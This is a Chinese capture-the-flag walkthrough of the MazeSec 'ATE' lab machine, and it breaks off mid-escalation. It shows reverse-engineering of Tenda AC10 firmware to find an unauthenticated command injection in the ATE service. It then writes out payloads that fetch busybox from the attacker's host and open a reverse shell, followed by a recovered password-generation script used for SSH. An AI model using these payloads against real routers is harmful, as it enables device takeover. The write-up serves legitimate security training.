

# | ATE\_daochunhan

## | ATE

### | 靶机信息

- 靶机名称: ATE
- 靶机作者: beehack
- 靶机类型: Linux
- 来源: MazeSec / QQ 公开群 321948805
- 官网: <https://maze-sec.com/>

## | user

端口扫描:

```
nmap -p- -Pn -T4 --min-rate 2000 192.168.64.76
```

```
daochunhan@astra ~  
[ > nmap -p- -Pn -T4 --min-rate 2000 192.168.64.76  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-24 08:46 -0400  
Nmap scan report for 192.168.64.76  
Host is up (0.00049s latency).  
Not shown: 65530 closed tcp ports (reset)  
PORT      STATE      SERVICE  
22/tcp    open       ssh  
80/tcp    open       http  
8888/tcp  filtered  sun-answerbook  
9999/tcp  filtered  abyss  
65535/tcp open       unknown  
MAC Address: 08:00:27:C3:15:CF (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 19.67 seconds
```

```
22/tcp    open       ssh  
80/tcp    open       http  
8888/tcp  filtered  sun-answerbook  
9999/tcp  filtered  abyss  
65535/tcp open       unknown
```

22 端口是宿主机的 OpenSSH, 80 端口是 Tenda AC10 的 Web 固件页面, 65535 端口是一个静态页:

## 团队内部正在分析 US\_AC10V1.0re\_V15.03.06.48\_multi\_TDE01.zip

获取渠道：腾达官网下载中心（公开合法渠道）


- 页面：<https://www.tenda.com.cn/website/service/download>
- 数据 API（页面是 Nuxt SPA，直接调它）：<https://mall.tenda.com.cn/tdc/api/p/store/content/page?centerType=1&hirdContentCategoryId=103>（103 = “升级软件”分类）
- 实际文件托管在阿里云 OSS（`tenda-app.oss-cn-shenzhen.aliyuncs.com`，签名链接会过期，需从 API 重新获取）

根据页面信息，团队正在分析 `US_AC10V1.0re_V15.03.06.48_multi_TDE01.zip`，尝试在页面中查找对应版本的固件：



解包后得到 `US_AC10V1.0re_V15.03.06.48_multi_TDE01.bin`。

访问 80 端口上的 Tenda AC10 Web，先在后台上确认版本号为 `V15.03.06.48`：



先查找了对应版本的公开命令注入 CVE，但没有找到突破口。根据靶机信息，`ate` 是一个运行在特定端口上的后台服务。尝试通过访问 `/goform/ate` 启动 `ate` 服务，使其在 UDP 端口 `7329` 上监听所有网络接口：

`curl` 默认拒绝处理 HTTP/0.9 响应, 需要显式添加参数 `--http0.9`:

```
curl -i http://192.168.64.76/goform/ate --http0.9
```

```
daochunhan@astra ~  
[ ] > curl -i http://192.168.64.76/goform/ate  
curl: (1) Received HTTP/0.9 when not allowed  
[ ] daochunhan@astra ~  
[ ] > curl -i http://192.168.64.76/goform/ate --http0.9  
load mfg success.%
```

分析已有固件, 查找与 `ate` 接口相关的线索:

```
binwalk -e US_AC10V1.0re_V15.03.06.48_multi_TDE01.bin
```

```
daochunhan@astra ~  
[ ] > binwalk -e US_AC10V1.0re_V15.03.06.48_multi_TDE01.bin 09:38 ]
```

| DECIMAL | HEXADECIMAL | DESCRIPTION                                                                                                                                             |
|---------|-------------|---------------------------------------------------------------------------------------------------------------------------------------------------------|
| 10328   | 0x2858      | LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size: 7202920 bytes                                                |
| 2132050 | 0x208852    | Squashfs filesystem, little endian, version 4.0, compression:xz, size: 4247432 bytes, 852 inodes, blocksize: 131072 bytes, created: 2038-06-23 19:41:52 |

```
cd _US_AC10V1.0re_V15.03.06.48_multi_TDE01.bin.extracted
```

```
daochunhan@astra ~  
[ ] > cd _US_AC10V1.0re_V15.03.06.48_multi_TDE01.bin.extracted  
daochunhan@astra _US_AC10V1.0re_V15.03.06.48_multi_TDE01.bin.extracted  
[ ] > ls -al  
total 17416  
drwxrwxr-x 3 daochunhan daochunhan 4096 Sep 24 09:43 .  
drwx----- 64 daochunhan daochunhan 4096 Sep 24 10:16 ..  
-rw-rw-r-- 1 daochunhan daochunhan 4247432 Sep 24 09:43 208852.squashfs  
-rw-rw-r-- 1 daochunhan daochunhan 7202920 Sep 24 09:43 2858  
-rw-rw-r-- 1 daochunhan daochunhan 6369276 Sep 24 09:43 2858.7z  
drwxrwxr-x 2 daochunhan daochunhan 4096 Sep 24 09:43 squashfs-root  
[ ] daochunhan@astra _US_AC10V1.0re_V15.03.06.48_multi_TDE01.bin.extracted  
[ ] > cd squashfs-root  
daochunhan@astra squashfs-root  
[ ] > ls -al  
total 8  
drwxrwxr-x 2 daochunhan daochunhan 4096 Sep 24 09:43 .  
drwxrwxr-x 3 daochunhan daochunhan 4096 Sep 24 09:43 ..
```

squashfs 无法正常读取, 没有拿到完整 rootfs。

AC10 V1.0 还能对应到另外两个同型号固件:

|                                                                                   |                                |              |         |         |   |   |
|-----------------------------------------------------------------------------------|--------------------------------|--------------|---------|---------|---|---|
|  | AC10V1.0升级软件 V15.03.06.26      | 📅 2019-03-13 | 📶 31147 | 5.83 MB | ↓ | ↻ |
|  | AC9V3.0升级软件 V15.03.06.42_multi | 📅 2018-12-14 | 📶 72316 | 7.21 MB | ↓ | ↻ |
|  | AC6V2.0升级软件 V15.03.06.23_multi | 📅 2018-09-12 | 📶 47079 | 5.72 MB | ↓ | ↻ |
|  | AC10V1.0升级软件 V15.03.06.23      | 📅 2017-10-18 | 📶 21376 | 5.53 MB | ↓ | ↻ |



客服



顾问




反馈

同样下载并解包，尝试查找 `ate` 相关逻辑：


```
binwalk -e US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin
cd _US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted
ls -l squashfs-root/bin/httpd
```

```
daochunhan@astra ~
└─> cd _US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted
daochunhan@astra _US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted
└─> ls -l squashfs-root/bin/httpd
-rwxr-xr-x 1 daochunhan daochunhan 2058469 Sep  6 2017 squashfs-root/bin/httpd
daochunhan@astra _US_AC10V1.0RTL_V15.03.06.23_multi_TD01.bin.extracted
```

通过过滤 `doSystemCmd` 调用和 `ate_` 符号，定位相关函数：



`reboot` 和 `default` 都是固定参数，显然没有注入点。继续查看 `ate_wlctrl_set` 函数：



`arg` 最终传给 `doSystemCmd`，参数内容可直接执行；只需要前两个字节满足 `!arg || *arg != 119 || arg[1] != 108` 这一校验，即首字节为 `w`、第二字节为 `l`，也就是以 `wl` 开头即可。

不过通过 `xrefs` 并没有找到它的上游分发函数，因此继续查看 `ate_ifconfig_set`：

```
IDA ...  X  Pseu...  Pseu...  Pseu...  Pseu...  Pseu...
1 rtn_type __cdecl ate_ifconfig_set(char *arg, char *rtn)
2 {
3     char recv_buff[4096]; // [sp+20h] [+20h] BYREF
4
5     memset(recv_buff, 0, sizeof(recv_buff));
6     strcpy(recv_buff, "ifconfig ");
7     strcat(recv_buff, arg);
8     doSystemCmd(recv_buff);
9     return RTN_SUCCESS;
10 }
```

前缀指定为 `ifconfig` 即可命令注入。考虑到参数只是用于配置网口信息，因此先用回连方式验证注入：

```
curl --http0.9 http://192.168.64.76/goform/ate
echo "ifconfig $(id)" | nc -u -w2 192.168.64.76 7329
echo 'ifconfig $(wget -q -O /dev/null "http://192.168.64.39:8000/OK")' | nc
-u -w2 192.168.64.76 7329
```

```
daochunhan@astra squashfs-root
[ ] > curl --http0.9 http://192.168.64.76/goform/ate
load mfg success.%
[ ] daochunhan@astra squashfs-root
[ ] > echo "ifconfig $(id)" | nc -u -w2 192.168.56.241 7329
success.%
[ ] daochunhan@astra squashfs-root
[ ] > echo 'ifconfig $(wget -q -O /dev/null "http://192.168.64.39:8000/OK")' | nc -u -w2 192.168.64.76 7329
daochunhan@astra squashfs-root
[ ]
```

```
daochunhan@astra ~
[ ] > python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.64.76 - - [24/Sep/2026 11:05:01] code 404, message File not found
192.168.64.76 - - [24/Sep/2026 11:05:01] "GET /OK HTTP/1.1" 404 -
[ ]
```

`$()` 注入成功。由于固件中没有可用工具，不能直接反弹 shell，因此通过上传 `busybox` 获取稳定交互：

```
python3 -m http.server 8000 # kali
```

```
echo 'ifconfig $(wget -q -O /tmp/busybox http://192.168.64.39:8000/busybox-
mipsel)' | nc -u -w2 192.168.64.76 7329
echo 'ifconfig $(chmod +x /tmp/busybox)' | nc -u -w2 192.168.64.76 7329
```

```
nc -lvnp 4444 # kali
```

```
echo 'ifconfig $(/tmp/busybox nc 192.168.64.39 4444 -e /bin/sh)' | nc -u -w2 192.168.64.76 7329
```

虽然 `ate` 接口无认证，但线程长时间运行后会重置，所以需要反复连接以重新触发利用：

```
daochunhan@astra squashfs-root
> curl --http0.9 http://192.168.64.76/goform/ate
load mfg success.
daochunhan@astra squashfs-root
> echo 'ifconfig $(wget -q -O /tmp/busybox http://192.168.64.39:8000/busybox-mipsel)' | nc -u -w2 192.168.64.76 7329
daochunhan@astra squashfs-root
> curl --http0.9 http://192.168.64.76/goform/ate
load mfg success.
daochunhan@astra squashfs-root
> echo 'ifconfig $(chmod +x /tmp/busybox)' | nc -u -w2 192.168.64.76 7329
daochunhan@astra squashfs-root
> curl --http0.9 http://192.168.64.76/goform/ate
load mfg success.
daochunhan@astra squashfs-root
> echo 'ifconfig $(/tmp/busybox nc 192.168.64.39 4444 -e /bin/sh)' | nc -u -w2 192.168.64.76 7329
daochunhan@astra squashfs-root
>
```

进入容器并取得 root 权限：

```
daochunhan@astra squashfs-root
[daochunhan@astra ~]$ pwd
/
[daochunhan@astra ~]$ ls -al
total 10996
drwxr-xr-x 1 root root 4096 Sep 24 15:25 .
drwxr-xr-x 1 root root 4096 Sep 24 15:25 ..
drwxr-xr-x 2 root root 4096 Jul 13 12:24 bin
drwxr-xr-x 1 root root 4096 Sep 24 15:25 dev
lrwxrwxrwx 1 root root 8 Jul 13 12:24 etc -> /var/etc
drwxr-xr-x 6 root root 4096 Jul 13 12:24 etc_ro
lrwxrwxrwx 1 root root 9 Jul 13 12:24 home -> /var/home
lrwxrwxrwx 1 root root 11 Jul 13 12:24 init -> bin/busybox
drwxr-xr-x 3 root root 4096 Sep 16 23:17 lib
drwxr-xr-x 2 root root 4096 Jul 13 12:24 mnt
drwxr-xr-x 2 root root 4096 Jul 13 12:24 proc
-rwxr-xr-x 1 root root 11185008 Sep 24 15:25 qemu-mipsel-static
lrwxrwxrwx 1 root root 9 Jul 13 12:24 root -> /var/root
drwxr-xr-x 2 root root 4096 Jul 13 12:24 sbin
drwxrwxr-x 2 1000 1000 4096 Sep 17 12:53 shared
drwxr-xr-x 2 root root 4096 Jul 13 12:24 sys
drwxr-xr-x 1 root root 4096 Sep 24 15:28 tmp
drwxr-xr-x 6 root root 4096 Jul 13 12:24 usr
drwxr-xr-x 1 root root 4096 Sep 24 15:28 var
lrwxrwxrwx 1 root root 12 Jul 13 12:24 webroot -> /var/webroot
drwxr-xr-x 7 root root 4096 Jul 13 12:24 webroot_ro
```

ATE 线程重置时，挂在其下的子进程会被一起清理；断开后重新使用 `4444` 端口反连即可。查看共享目录：

```
ls -al
cd shared
```

```

cd shared
ls -al
cdtotal 1652
drwxrwxr-x 2 1000 1000 4096 Sep 24 17:01 .
drwxr-xr-x 1 root root 4096 Sep 24 16:55 ..
-rw-r--r-- 1 root root 21 Sep 17 03:01 ste_rce_RCE_PROOF_1789614077.txt
-rw-r--r-- 1 root root 370 Sep 17 12:53 banks.json
-rw-r--r-- 1 root root 240 Sep 24 17:02 beat
-rw-r--r-- 1 root root 3248 Sep 17 12:53 beehack_memories.json
-rwxr-xr-x 1 root root 1629080 Sep 24 16:36 busybox
-rw-r--r-- 1 root root 0 Sep 17 12:51 find_passpy.txt
-rw-r--r-- 1 root root 52 Sep 17 12:47 from0_proof.txt
-rwxr-xr-x 1 root root 198 Sep 24 17:01 l.sh
-rw-r--r-- 1 root root 138 Sep 17 03:01 perm_RCE_PROOF_1789614077.txt
-rw-r--r-- 1 root root 137 Sep 17 12:51 rce_8888_health.json
-rw-r--r-- 1 root root 116 Sep 17 12:51 rce_9999_health.json
-rw-r--r-- 1 root root 0 Sep 17 06:23 rce_live_id.txt
-rw-r--r-- 1 root root 52 Sep 17 06:23 rce_live_shadow.txt
-rw-r--r-- 1 root root 52 Sep 17 03:01 shadow_RCE_PROOF_1789614077.txt
-rw-r--r-- 1 root root 115 Sep 17 12:52 wget_9999_log.txt
cat beehack_memories.json
[{"items":[{"id":"16cdb875-29b0-49c5-b8ad-70ad6884dac1","text":"The Python password script uses the prefix \"beehack\" and the suffix \"H]ÖÖÄ-çs)rkÈðÃñL-í.B>+Â³KëNR³(>$\", appends a random digit 0-9, computes the SHA-256 hex digest of the UTF-8 encoded concatenation, slices the hex string from index 7 to 40, and prints the result.\",\"context\":\"\", \"date\":\"2026-09-17T04:15:57.287079+00:00\", \"fact_type\":\"observation\", \"document_id\":null, \"mentioned_at\":\"2026-09-17T04:15:57.287079+00:00\", \"occurred_start\":null, \"occurred_end\":null, \"entities\":\"\", \"chunk_id\":null, \"proof_count\":1, \"tags\":[], \"metadata\":{}, \"consolidated_at\":null, \"consolidation_failed_at\":null, \"state\":\"valid\", \"invalidation_reason\":null, \"invalidated_at\":null, \"edited_at\":null, \"updated_at\":\"2026-09-17T04:16:15.107137+00:00\", \"source_memory_ids\":[\"f5d7815e-b1c9-44b3-9ce8-081fa8a2d958\"]}, {\"id\":\"f5d7815e-b1c9-44b3-9ce8-081fa8a2d958\", \"text\":\"The Python code sets prefix to beehack and suffix to H]ÖÖÄ-çs)rkÈðÃñL-í.B>+Â³KëNR³(>$, appends a random digit 0-9, computes the SHA-256 hex digest of the UTF-8 encoded concatenation, slices the hex string from index 7 to 40, and prints the result.\", \"context\":\"\", \"date\":\"2026-09-17T04:15:57.287079+00:00\", \"fact_type\":\"world\", \"document_id\":\"pass.py\", \"mentioned_at\":\"2026-09-17T04:15:57.287079+00:00\", \"occurred_start\":null, \"occurred_end\":null, \"entities\":\"\", \"chunk_id\":\"beehack_pass.py.0\", \"proof_count\":1, \"tags\":[], \"metadata\":{}, \"consolidated_at\":\"2026-09-17T04:16:15.108398+00:00\", \"consolidation_failed_at\":null, \"state\":\"valid\", \"invalidation_reason\":null, \"invalidated_at\":null, \"edited_at\":null, \"updated_at\":\"2026-09-17T04:16:07.453835+00:00\", \"source_memory_ids\":[{}], {\"id\":\"af9c9af27-372c-40c5-a3f9-5d657eaa7fe4\", \"text\":\"用户打算运行 pass.py，并将其配置为自己的 SSH 密码。希望用它来管理或设置自己的 SSH 密码。\", \"context\":\"\", \"date\":\"2026-09-17T04:08:10.621443+00:00\", \"fact_type\":\"observation\", \"document_id\":null, \"mentioned_at\":\"2026-09-17T04:08:10.621443+00:00\", \"occurred_start\":null, \"occurred_end\":null, \"entities\":\"\", \"chunk_id\":null, \"proof_count\":1, \"tags\":[], \"metadata\":{}, \"consolidated_at\":null, \"consolidation_failed_at\":null, \"state\":\"valid\", \"invalidation_reason\":null, \"invalidated_at\":null, \"edited_at\":null, \"updated_at\":\"2026-09-17T04:08:15.298664+00:00\", \"source_memory_ids\":[\"14a849e4-b463-40b3-a926-e8c991792de0\"]}, {\"id\":\"14a849e4-b463-40b3-a926-e8c991792de0\", \"text\":\"用户打算运行 pass.py，并将其配置为自己的 SSH 密码。 | Involving: user | 用户希望用 pass.py 管理或设置自己的 SSH 密码\", \"context\":\"\", \"date\":\"2026-09-17T04:08:10.621443+00:00\", \"fact_type\":\"world\", \"document_id\":\"de6d686d-4fdb-4d4a-84c6-79df0630fc45\", \"mentioned_at\":\"2026-09-17T04:08:10.621443+00:00\", \"occurred_start\":null, \"occurred_end\":null, \"entities\":\"SSH 密码, pass.py, user\", \"chunk_id\":\"beehack_de6d686d-4fdb-4d4a-84c6-79df0630fc45.0\", \"proof_count\":1, \"tags\":[], \"metadata\":{}, \"consolidated_at\":\"2026-09-17T04:08:15.291634+00:00\", \"consolidation_failed_at\":null, \"state\":\"valid\", \"invalidation_reason\":null, \"invalidated_at\":null, \"edited_at\":null, \"updated_at\":\"2026-09-17T04:08:13.041161+00:00\", \"source_memory_ids\":[{}]}, \"total\":4, \"limit\":100, \"offset\":0}
cat wget_9999_log.txt
Connecting to 192.168.0.254:9999 (192.168.0.254:9999)
wget: server returned error: HTTP/1.1 307 Temporary Redirect

```

用户为 **beehack**，密码算法逻辑如下：

```

prefix = "beehack"
suffix = "H]ÖÖÄ-çs)rkÈðÃñL-í.B>+Â³KëNR³(>$"

pass = sha256((prefix + suffix + str(random.randint(0, 9))).encode("utf-8")).hexdigest()[7:40]

```

生成候选：

```

python3 - <<'EOF'
import hashlib

prefix = "beehack"
suffix = "H]ÖÖÄ-çs)rkÈðÃñL-í.B>+Â³KëNR³(>$"

for d in range(10):
    print(d, hashlib.sha256((prefix + suffix + str(d)).encode("utf-8")).hexdigest()[7:40])
EOF

```




```
(root) NOPASSWD: /usr/bin/systemctl restart nginx-ui
```

唯一一条权限是重启 `nginx-ui`：

```
sudo systemctl restart nginx-ui  
ss -lntp
```

```
beehack@Maze:~$ sudo systemctl restart nginx-ui  
beehack@Maze:~$ ss -lntp  
State      Recv-Q      Send-Q      Local Address:Port      Peer Address:Port      Process  
LISTEN     0            511         0.0.0.0:65535            0.0.0.0:*                  
LISTEN     0            4096        0.0.0.0:9999            0.0.0.0:*                  
LISTEN     0            4096        0.0.0.0:8888            0.0.0.0:*                  
LISTEN     0            128         0.0.0.0:22              0.0.0.0:*                  
LISTEN     0            4096        0.0.0.0:80              0.0.0.0:*                  
LISTEN     0            511         [::]:65535              [::]:*                     
LISTEN     0            4096        [::]:9999                [::]:*                     
LISTEN     0            4096        *:9000                  *:*                         
LISTEN     0            4096        [::]:8888                [::]:*                     
LISTEN     0            128         [::]:22                  [::]:*                     
LISTEN     0            4096        [::]:80                  [::]:*
```

服务启动在 `9000` 端口，创建一个管理员用户：



创建后使用设置的 `admin / admin` 登录 Nginx UI。由于该面板可以管理宿主 nginx，因此能够读写 `/etc/nginx/` 下的配置

